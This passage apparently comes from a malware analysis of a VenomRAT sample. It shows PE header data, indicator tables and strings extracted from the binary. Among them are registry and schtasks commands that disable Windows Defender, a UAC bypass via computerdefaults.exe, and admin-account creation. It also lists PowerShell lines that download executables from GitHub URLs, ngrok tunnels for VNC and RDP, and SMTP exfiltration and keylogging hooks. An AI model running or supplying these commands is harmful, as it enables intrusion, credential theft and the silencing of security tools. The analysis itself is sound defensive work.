6192	000e4546	0000000e	U	StringFileInfo
6193	000e456a	00000008	U	000004b0
6194	000e4582	00000008	U	Comments
6195	000e459e	0000000b	U	CompanyName
6196	000e45c2	0000000f	U	FileDescription
6197	000e45e4	00000008	U	VenomBin
6198	000e45fe	0000000b	U	FileVersion
6199	000e4618	00000007	U	2.8.0.1
6200	000e462e	0000000c	U	InternalName
6201	000e4648	0000000c	U	Venombin.exe
6202	000e466a	0000000e	U	LegalCopyright
6203	000e469e	00000006	U	2021
6204	000e46b2	0000000f	U	LegalTrademarks
6205	000e46de	00000010	U	OriginalFilename

The malware was compiled on 25 March 2021:




PE-bear v0.5.5.3 [C:\Users\IEUser\Desktop\VenomRAT1.exe]


```
    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0 1 2 3 4 5 6 7 8 9 A B C
0   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  M Z . . . . . . . . . . ÿ
10  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸ . . . . . . . @ . . . .
20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  . . . . . . . . . . . . .
30  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  . . . . . . . . . . . . .
40  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  . . º . . ´ . Í ! ¸ . L Í
50  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  i s . p r o g r a m . c a
60  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t . b e . r u n . i n . D
70  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
```

Offset	Name	Value	Meaning
84	Machine	14c	Intel 386
86	Sections Count	3	3
88	Time Date Stamp	605c4e10	Thursday, 25.03.2021 08:47:12 UTC
8C	Ptr to Symbol Table	0	0
90	Num. of Symbols	0	0
94	Size of OptionalHeader	e0	224
96	Characteristics	102	
		2	File is executable (i.e. no unresolved externel refere...
		100	32 bit word machine.

Here are some references to geolocation domains for the IP address obtained from the machine and various GitHub repositories that can be used for packing *VMProtect*, managing the VNC remote management protocol and disabling Microsoft Defender.




indicator (78)	detail	level
The file references string(s)	type: blacklist, count: 79	1
The file references a URL pattern	url: 16.0.0.0	1
The file references a URL pattern	url: 16.6.0.0	1
The file references a URL pattern	url: 4.0.0.0	1
The file references a URL pattern	url: 11.0.0.0	1
The file references a URL pattern	url: 16.8.1.0	1
The file references a URL pattern	url: 2.8.0.1	1
The file references file extensions like a Ransomware | Wiper	count: 23	1
The file references a URL pattern	url: https://google.com	1
The file references a URL pattern	url: https://whatismyipaddress.com/update-location	1
The file references a URL pattern	url: http://geocoder.ca/?locate=	1
The file references a URL pattern	url: http://127.0.0.1:4040/api/tunnels	1
The file references a URL pattern	url: http://freegeoip.net/xml/	1
The file references a URL pattern	url: http://api.ipify.org/	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a string with a suspicious size	size: 3277 bytes	2
The file references a string with a suspicious size	size: 3873 bytes	2
The file contains another file	signature: executable, location: .text, offset: 0x00036B...	2
The file contains another file	signature: executable, location: .text, offset: 0x00038C...	2
The file contains another file	signature: executable, location: .text, offset: 0x0003C9...	2
The file contains another file	signature: executable, location: .text, offset: 0x00083B...	2
The file contains another file	signature: executable, location: .text, offset: 0x000888...	2
The manifest identity has been found	name: MyApplication.app	3




url: 4.0.0.0	1
url: 11.0.0.0	1
url: 16.8.1.0	1
url: 2.8.0.1	1
count: 23	1
url: https://google.com	1
url: https://whatismyipaddress.com/update-location	1
url: http://geocoder.ca/?locate=	1
url: http://127.0.0.1:4040/api/tunnels	1
url: http://freegeoip.net/xml/	1
url: http://api.ipify.org/	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/VNCExclude1.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/FinalVCN.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/adex.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/us.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/ngrok-stable-windows-a...	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/Hideme.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/DisableDefender2.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/myMemory.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/VMprotectEncrypt.jpg	1

There are several suspicious indicators related to obfuscation, files management, registry, passwords management, keyboard management (keystrokes and keyboard hooking).




detail	level
type: obfuscation, count: 10	3
type: execution, count: 91	3
type: file, count: 20	3
type: registry, count: 14	3
type: cryptography, count: 30	3
type: dynamic-library, count: 8	3
type: hooking, count: 16	3
type: desktop, count: 12	3
type: windowing, count: 30	3
type: network, count: 23	3
type: reckoning, count: 6	3
type: security, count: 27	3
type: power, count: 2	3
type: input-output, count: 14	3
type: memory, count: 18	3
type: storage, count: 4	3
type: compression, count: 4	3
type: console, count: 2	3
type: synchronization, count: 2	3
type: dos-message, count: 6	3
type: file, count: 154	3
type: utility, count: 142	3
type: registry, count: 31	3
type: url-pattern, count: 31	3
type: password, count: 10	3
type: function, count: 12	3
type: size, count: 19	3
type: format-string, count: 17	3
type: rtti, count: 1	3
type: keyboard, count: 5	3
type: query, count: 8	3

More details on the PE here:




property	value	detail
compiler-stamp	0x605C4E10	Thu Mar 25 01:47:12 2021
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	**Intel**
sections	0x0003	3
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
processor-32bit	0x00000100	**true**
system-image	0x00000000	false
executable	0x00000002	**true**
dynamic-link-library	0x00000000	false
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000000	false
local-symbols-stripped-from-file	0x00000000	false
relocation-stripped	0x00000000	false
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false

Through the extractable strings, one notices various references to decompression of sections with the *UnZip* command, POST requests, executions with specific rights using the *runas* command, creation of users in local administration groups (*net* commands), initialization of the process *computerdefaults.exe* (to perform UAC bypass), callbacks of PowerShell executions, **WireShark** executions, handling of scheduled tasks.




hint (416)	value (8821)
utility	UnZip
utility	stop
utility	CreateObject
utility	Post
utility	windir
utility	runas
utility	Create
utility	cmd.exe
utility	/c net user
utility	/c net localgroup administrators
utility	Create.exe
utility	Create.exe
utility	cmd.exe
utility	/c start computerdefaults.exe
utility	ngrok.exe
utility	update.exe
utility	Chrome
utility	chrome
utility	CALL :PowerShell
utility	powershell
utility	/c start computerdefaults.exe
utility	/c start
utility	shell
utility	dump
utility	wireshark
utility	/C choice /C Y /N /D Y /T 3 & Del "
utility	cmd.exe
utility	chcp
utility	schtasks.exe
utility	START "" "
utility	DEL "

This is followed by the *reg delete* and *reg add* commands for managing various registry keys (add and delete operations) and for evading Windows Defender with various registry management commands (such as, for example, *reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f* and *schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable*).




value (8821)
START "" "
DEL "
explorer.exe
WINDIR
Process is already running, terminating process in {0} seconds, you may cancel by closing...
ctfmon
Install
Control
Install.exe
ngrok
ngrok.exe
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t ...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t ...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable"...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "...
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "...
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "SecurityHealth" /f
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
explorer
start.exe
net.exe
svchost.exe
Chrome.exe
shutdown

This is followed by evidence associated with the handling of malicious persistence (for example *\Microsoft\Windows\CurrentVersion\Run*), hardware information queries (for example *Win32_OperatingSystem, Win32_VideoController* and *Win32_BIOS*). There are also details pertaining to the threat's credentials stealing and keylogging abilities (via the ***WH_KEYBOARD_LL*** hook).




value (8821)
SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
SELECT Caption FROM Win32_OperatingSystem
SELECT * FROM Win32_VideoController
SELECT * FROM Win32_BIOS
SELECT * FROM Win32_BaseBoard
SELECT * FROM Win32_Processor
Select * From Win32_ComputerSystem
SELECT * FROM Win32_DisplayConfiguration
SELECT CommandLine FROM Win32_Process WHERE ProcessId =
password
PASSWORD
LOGIN
password
userName
username
Admin
nothing
Username
Login
WH_KEYBOARD
WH_KEYBOARD_LL
Enter
Left
Right
Left
Shift
_CorExeMain
_CorExeMain
_CorExeMain

Here the script deployment details of malicious e-mail sending via SMTP protocol, malicious dropping and delivery via PowerShell process. Note the *downloadFile* cmdlet and the input attributes *downloadUrl, deadlink* and *exeFile:*




```
value (8821)
 _CorExeMain
 _CorExeMain
 _CorExeMain
 _CorExeMain
using System.IO;\r\nusing Microsoft.VisualBasic;\r\nusing System.Reflection;\r\nusing System.Threading;\r\nusing System..
CD /D %PowerShellDir%
ECHO $SMTPMessage = New-Object System.Net.Mail.MailMessage($EmailFrom, $EmailTo, $Subject, $Body) >> %PSScript%
ECHO $SMTPClient = New-Object Net.Mail.SmtpClient($SmtpServer, 587) >> %PSScript%
ECHO $SMTPClient.EnableSsl = $true >> %PSScript%
ExecutionPolicy Bypass -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command Add-M...
/k start /b del /q/f/s %TEMP%\* & exit
@echo off\r\nchcp 65001\r\necho DONT CLOSE THIS WINDOW!\r\n%TMP:~    -1,     1%%oS:~    1,     -8%n%ProGramfILe...
[version]\r\nSignature=$chicago$\r\nAdvancedINF=2.5\r\n\r\n[DefaultInstall]\r\nCustomDestination=CustInstDestSection.
powershell (new-object System.Net.WebClient).DownloadFile('deadlink','%exeFile%');
%exeFile% authtoken 
%exeFile%  %protoc% "%directory1%" > %logFile%
%exeFile%  tcp  5900 > %logFile%
%exeFile%  tcp  3389 > %logFile%
powershell (new-object System.Net.WebClient).DownloadFile('%downloadURL%','%exeFile%');
%exeFile%  tcp  587 > %logFile%
%exeFile%  tcp  21 > %logFile%
*.sO
CU.exe
D:\CreateVenomUser\obj\Release\Create.pdb
mscoree.dll
D:\CreateVenomUser\Uac-Executor\obj\Release\CU.pdb
mscoree.dll
Decryptor.exe
4\.h
D:\Ransomware-Builder-v0.2d-master\Decryptor\Decryptor\obj\Debug\Decryptor.pdb
mscoree.dll
```

